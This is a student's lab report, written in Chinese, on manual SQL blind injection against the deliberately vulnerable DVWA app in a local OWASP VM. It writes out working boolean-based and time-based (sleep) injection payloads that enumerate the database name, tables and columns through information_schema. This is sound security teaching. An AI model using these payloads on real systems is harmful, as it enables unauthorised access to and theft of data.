《漏洞利用及渗透测试基础》实验报告

姓名： 姜志凯 学号：2011937 班级：信安班

**实验名称：**

SQL盲注

**实验要求：**

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。

**实验过程：**

1. 环境搭建：

本实验基于OWASP发布的开源虚拟镜像“OWASP Broken Web Applications VM”来进行SQL盲注。


将OWASP虚拟映像解压，用VMware加载该映像








输入用户名“root”及密码“owaspbwa”可以登录



得到IP地址为192.168.220.131，至此，owasp环境已经ok了。


保持虚拟机打来，接下来就可以用主机浏览器访问了。

主机浏览器访问上述IP地址




选择Damn Vulnerable Web Application，用户名“user”密码“user”以登录





选择SQL Injection(Blind)



接下来就可以进行SQL盲注实验了。


1. **基于布尔的SQL盲注：**

对于一个注入点，页面只返回True和False两种类型页面，此时可以利用基于布尔的盲注。布尔盲注就是通过判断语句来猜解，如果判断条件正确则页面显示正常，否则报错，这样一轮一轮猜下去直到猜对，是挺麻烦但是相对简单的盲注方式。

1. **判断是否存在注入，注入是字符型还是数字型**（这里用“**永真永假法**”）


即当与上一个永真的语句时，对原查询不会有影响，如果与上永假的语句，则会出错。若符合上述规则，则说明存在注入。

输入1，显示相应用户存在：




输入1' and 1=1 # （单引号为了闭合原来SQL语句中的第一个单引号，而后面的#为了闭合后面的单引号）

运行后，显示存在：



输入1' and 1=2 #

运行后，显示不存在：




所以，存在注入。

由于输入的东西带单引号，所以是字符型。

或者


输入1 and 1=1 （Mysql对数值型字段输入的如果有非字符，有默认处理，只提取前面有效数字使用，所以，可以利用这一点来判断是否是数值型还是字符型的注入）

运行后，显示存在：



所以，存在字符型SQL盲注。

点击右下角View Source查看源代码，可以发现，未对id做任何处理，确实存在SQL盲注，且id确实是字符型。



1. **猜解数据库名：**

·先猜名的长度


输入1' and length(database())=1 #，显示不存在；

输入1' and length(database())=2 #，显示不存在；

输入1' and length(database())=3 #，显示不存在；




输入1' and length(database())=4 #，显示存在：




所以，数据库名的长度为4。

·逐个字符猜解数据库名（采用二分法，用“<”、“>”逐渐缩小每个字符的范围，直到确定下来）


输入1' and ascii(substr(database(),1,1))>97 #，显示存在，说明数据库名的第一个字符的ascii值大于97（小写字母a的ascii值）；




输入1' and ascii(substr(database(),1,1))<122 #，显示存在，说明数据库名的第一个字符的ascii值小于122（小写字母z的ascii值）；



输入1' and ascii(substr(database(),1,1))<109 #，显示存在，说明数据库名的第一个字符的ascii值小于109（小写字母m的ascii值）；




输入1' and ascii(substr(database(),1,1))<103 #，显示存在，说明数据库名的第一个字符的ascii值小于103（小写字母g的ascii值）；



输入1' and ascii(substr(database(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的ascii值不小于100（小写字母d的ascii值）；


输入1' and ascii(substr(database(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的ascii值不大于100（小写字母d的ascii值）




**所以数据库名的第一个字符的ascii值为100，即小写字母d。**

再猜后边的字符：

输入1' and ascii(substr(database(),2,1))<119 #，显示存在，说明数据库名的第二个字符的ascii值小于119（小写字母w的ascii值）；




输入1' and ascii(substr(database(),2,1))>117 #，显示存在，说明数据库名的第二个字符的ascii值大于117（小写字母u的ascii值）；



输入1' and ascii(substr(database(),2,1))>118 #，显示不存在，说明数据库名的第二个字符的ascii值不大于118（小写字母v的ascii值）；


输入1' and ascii(substr(database(),2,1))<118 #，显示不存在，说明数据库名的第二个字符的ascii值不小于118（小写字母v的ascii值）；



**所以，第二个字符ascii值为118，即小写字符“v”。**

输入1' and ascii(substr(database(),3,1))>119 #，显示不存在，说明数据库名的第三个字符的ascii值不大于119（小写字母w的ascii值）；


输入1' and ascii(substr(database(),3,1))<119 #，显示不存在，说明数据库名的第二个字符的ascii值不小于119（小写字母w的ascii值）；



**所以，第三个字符为w。**

输入1' and ascii(substr(database(),4,1))>97 #，显示不存在，说明数据库名的第二个字符的ascii值不大于97（小写字母a的ascii值）；

输入1' and ascii(substr(database(),4,1))<97 #，显示不存在，说明数据库名的第二个字符的ascii值不小于97（小写字母a的ascii值）；



**所以，第四个字符为a。**


所以，数据库名为“**dvwa**”。

1. **猜数据库中的表名：**

·先猜表数量


输入**1’and (select count(table\_name) from information\_schema.tables where table\_schema = database())=1 #**

显示不存在



输入**1’and (select count(table\_name) from information\_schema.tables where table\_schema = database())=2 #**

显示存在




所以，数据库中有两个表。


·挨个猜表名：

跟猜数据库名一样，先确定长度，再挨个通过二分法判断ascii码进而确定字符。

输入1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=1 # 显示不存在




输入1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9 # 显示存在




**说明第一个表名长度为9。**

二分法猜表名：


1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 # 显示存在



1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<122 # 显示存在




1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<109 # 显示存在



1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<103 # 显示不存在

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>103 # 显示不存在



**所以，第一个表名的第一个字符为“g”。**

按此方法，更改ascii(字符串，a，1)中的a参数，可以试出第2-9个字符，这里不过多赘述。


最终得到第一个表名为“**guestbook**”。

将substr函数的参数更改为“SQL-quary，**1**,1”即可对第二个表名进行操作，按照先猜长度，再逐个字符猜解表名的方法，得到第二个表名为“**users**”。

1. **猜表中的字段名：**

·猜字段数量


1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=8 # 显示存在



说明表“users”有8个字段。

·挨个字段猜名（先猜字段名长度，再用二分法逐个字符猜解）

1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))=7 # 显示存在



说明users表的第一个字段为7个字符长度。

再二分法，猜表名的每个字符，语句格式如下：

1’ and ascii(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit **0**,1),**1**,1))>(<)XXX（=XXX） #

更改红色加粗的参数，是对不同的字段操作；更改蓝色加粗的参数是对同一个字段名的不同字符操作。

这里不过多演示，方法如上。

1. **猜表中的数据**

方法同上。

1. 基于时间的SQL盲注

·首先是否存在注入以及类型：

输入1’and sleep(5) #，感觉到明显延迟

输入1 and sleep(5) #，没有延迟

说明存在字符型的基于时间的盲注。

·猜数据库名的长度：

1’ and if(length(database())=1,sleep(5),1) # 没有延迟

1’ and if(length(database())=4,sleep(5),1) # 明显延迟

所以长度为4.

·二分法猜解数据库名：

1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟

1’ and if(ascii(substr(database(),1,1))>100,sleep(5),1)# 没有延迟

1’ and if(ascii(substr(database(),1,1))<100,sleep(5),1)# 没有延迟

说明第一个字符ascii值为100，为小写“d”。

......

以此类推，猜解表、字段和数据。

（也就是将基于布尔的显示存在，改为有延迟；显示不存在，改为无延迟，因为布尔的有回显，时间的无回显，只能通过是否有延迟来判断）

**心得体会：**

通过SQL注入可以获取数据库中的数据表和数据等，有一些SQL注入可以将SQL执行的结果回显，这种情况下，可以直接通过回显的结果来显示想要查询的各类信息。

但是，实际情况中，具有回显的注入点非常罕见。在这种情况下就需要利用SQL盲注。

在SQL盲注中，由于不能对结果直接回显，所以需要根据不同的输入得到不同的返回结果，进而判断推测想要的信息，如数据库名、表、字段等信息。（可能是页面内容的不同，也可以是响应时间不同，所以SQL盲注一般分为三类：基于布尔SQL盲注、基于时间的SQL盲注、基于报错的SQL盲注。）

手工盲注的过程，就像你与一个机器人聊天，这个机器人知道的很多，但只会回答“是”或者“不是”，因此你需要询问它这样的问题，例如“数据库名字的第一个字母是不是a啊？”，通过这种机械的询问，最终获得你想要的数据。

基于布尔和基于时间的SQL盲注本质上是一样的，布尔的会直接告诉你是或者不是；而时间的可以通过停留的时间判断是或者不是。

常用函数：

Substr函数的用法：取得字符串中指定起始位置和长度的字符串，默认是从起始位置到结束的子串。语法为：substr( string, start\_position, [ length ] )，比如substr('目标字符串',开始位置,长度)，再如substr('This is a test', 6, 2) 将返回 'is'。

If函数的用法：如果满足一个条件可以赋一个需要的值。语法：IF(expr1,expr2,expr3)，其中，expr1是判断条件，expr2和expr3是符合expr1的自定义的返回结果，expr1为真则返回expr2，否则返回expr3。

Sleep函数的用法：sleep(n)让语句停留n秒时间，然后返回0，如果执行被打断，返回1。

Ascii函数的用法：返回字符的ASCII码值。

此外，通过本实验，掌握了多个汇编语言的用法